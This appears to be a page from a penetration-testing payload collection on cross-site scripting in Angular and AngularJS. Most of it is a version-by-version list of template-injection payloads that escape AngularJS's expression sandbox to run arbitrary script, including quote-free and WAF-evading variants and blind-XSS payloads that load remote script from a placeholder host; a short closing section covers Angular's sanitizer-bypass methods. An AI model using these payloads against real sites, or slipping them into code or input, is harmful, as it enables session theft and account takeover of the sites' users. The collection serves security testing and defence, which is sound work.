 497fbe925b
Replace direct URLs in Markdown references with their
web.archive.org equivalents to prevent link rot.
11 KiB
XSS in Angular and AngularJS
Summary
Client Side Template Injection
The following payloads are based on Client Side Template Injection.
Stored/Reflected XSS
ng-app directive must be present in a root element to allow the client-side injection (cf. AngularJS: API: ngApp).
AngularJS as of version 1.6 have removed the sandbox altogether
AngularJS 1.6+ by Mario Heiderich
{{constructor.constructor('alert(1)')()}}
AngularJS 1.6+ by @brutelogic
{{[].pop.constructor('alert\u00281\u0029')()}}
Example available at https://brutelogic.com.br/xss.php
AngularJS 1.6.0 by @LewisArdern & @garethheyes
{{0[a='constructor'][a]('alert(1)')()}}
{{$eval.constructor('alert(1)')()}}
{{$on.constructor('alert(1)')()}}
AngularJS 1.5.9 - 1.5.11 by Jan Horn
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
    c.$apply=$apply;c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
    ");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
AngularJS 1.5.0 - 1.5.8
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}
AngularJS 1.4.0 - 1.4.9
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}
AngularJS 1.3.20
{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}
AngularJS 1.3.19
{{
    'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[].join;
    $eval('x=alert(1)//');
}}
AngularJS 1.3.3 - 1.3.18
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
  'a'.constructor.prototype.charAt=[].join;
  $eval('x=alert(1)//');  }}
AngularJS 1.3.1 - 1.3.2
{{
    {}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
    'a'.constructor.prototype.charAt=''.valueOf;
    $eval('x=alert(1)//');
}}
AngularJS 1.3.0
{{!ready && (ready = true) && (
      !call
      ? $$watchers[0].get(toString.constructor.prototype)
      : (a = apply) &&
        (apply = constructor) &&
        (valueOf = call) &&
        (''+''.toString(
          'F = Function.prototype;' +
          'F.apply = F.a;' +
          'delete F.a;' +
          'delete F.valueOf;' +
          'alert(1);'
        ))
    );}}
AngularJS 1.2.24 - 1.2.29
{{'a'.constructor.prototype.charAt=''.valueOf;$eval("x='\"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+\"'");}}
AngularJS 1.2.19 - 1.2.23
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a","alert(1)"].sort(toString.constructor);}}
AngularJS 1.2.6 - 1.2.18
{{(_=''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'alert(1)')()}}
AngularJS 1.2.2 - 1.2.5
{{'a'[{toString:[].join,length:1,0:'__proto__'}].charAt=''.valueOf;$eval("x='"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+"'");}}
AngularJS 1.2.0 - 1.2.1
{{a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()}}
AngularJS 1.0.1 - 1.1.5 and Vue JS
{{constructor.constructor('alert(1)')()}}
Advanced Bypassing XSS
AngularJS (without ' single and " double quotes) by @Viren
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(97,108,101,114,116,40,49,41))()}}
AngularJS (without ' single and " double quotes and constructor string)
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,toString()[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,toString()[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
AngularJS bypass Waf [Imperva]
{{x=['constr', 'uctor'];a=x.join('');b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'pr\\u{6f}mpt(d\\u{6f}cument.d\\u{6f}main)')()}}
Blind XSS
1.0.1 - 1.1.5 && > 1.6.0 by Mario Heiderich (Cure53)
{{
    constructor.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
Shorter 1.0.1 - 1.1.5 && > 1.6.0 by Lewis Ardern (Synopsys) and Gareth Heyes (PortSwigger)
{{
    $on.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
1.2.0 - 1.2.5 by Gareth Heyes (PortSwigger)
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
1.2.6 - 1.2.18 by Jan Horn (Cure53, now works at Google Project Zero)
{{
    (_=''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'eval("
        var _ = document.createElement(\'script\');
        _.src=\'//localhost/m\';
        document.getElementsByTagName(\'body\')[0].appendChild(_)")')()
}}
1.2.19 (FireFox) by Mathias Karlsson
{{
    toString.constructor.prototype.toString=toString.constructor.prototype.call;
    ["a",'eval("var _ = document.createElement(\'script\');
    _.src=\'//localhost/m\';
    document.getElementsByTagName(\'body\')[0].appendChild(_)")'].sort(toString.constructor);
}}
1.2.20 - 1.2.29 by Gareth Heyes (PortSwigger)
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
1.3.0 - 1.3.9 by Gareth Heyes (PortSwigger)
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),a')
}}
1.4.0 - 1.5.8 by Gareth Heyes (PortSwigger)
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`var _=document.createElement(\'script\');
    _.src=\'//localhost/m\';document.body.appendChild(_);`),a')
}}
1.5.9 - 1.5.11 by Jan Horn (Cure53, now works at Google Project Zero)
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;c.$apply=$apply;
    c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("astNode=pop();astNode.type='UnaryExpression';astNode.operator='(window.X?void0:(window.X=true,eval(`var _=document.createElement(\\'script\\');_.src=\\'//localhost/m\\';document.body.appendChild(_);`)))+';astNode.argument={type:'Identifier',name:'foo'};");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
Automatic Sanitization
To systematically block XSS bugs, Angular treats all values as untrusted by default. When a value is inserted into the DOM from a template, via property, attribute, style, class binding, or interpolation, Angular sanitizes and escapes untrusted values.
However, it is possible to mark a value as trusted and prevent the automatic sanitization with these methods:
- bypassSecurityTrustHtml
- bypassSecurityTrustScript
- bypassSecurityTrustStyle
- bypassSecurityTrustUrl
- bypassSecurityTrustResourceUrl
Example of a component using the unsecure method bypassSecurityTrustUrl:
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'my-app',
  template: `
    <h4>An untrusted URL:</h4>
    <p><a class="e2e-dangerous-url" [href]="dangerousUrl">Click me</a></p>
    <h4>A trusted URL:</h4>
    <p><a class="e2e-trusted-url" [href]="trustedUrl">Click me</a></p>
  `,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.dangerousUrl = 'javascript:alert("Hi there")';
    this.trustedUrl = sanitizer.bypassSecurityTrustUrl(this.dangerousUrl);
  }
}

When doing a code review, you want to make sure that no user input is being trusted since it will introduce a security vulnerability in the application.
References
- Angular Security - May 16, 2023
- Bidding Like a Billionaire - Stealing NFTs With 4-Char CSTIs - Matan Berson (@MtnBer) - July 11, 2024
- Blind XSS AngularJS Payloads - Lewis Ardern - December 7, 2018
- Bypass DomSanitizer - Swarna (@swarnakishore) - August 11, 2017
- XSS without HTML - CSTI with Angular JS - Gareth Heyes (@garethheyes) - January 27, 2016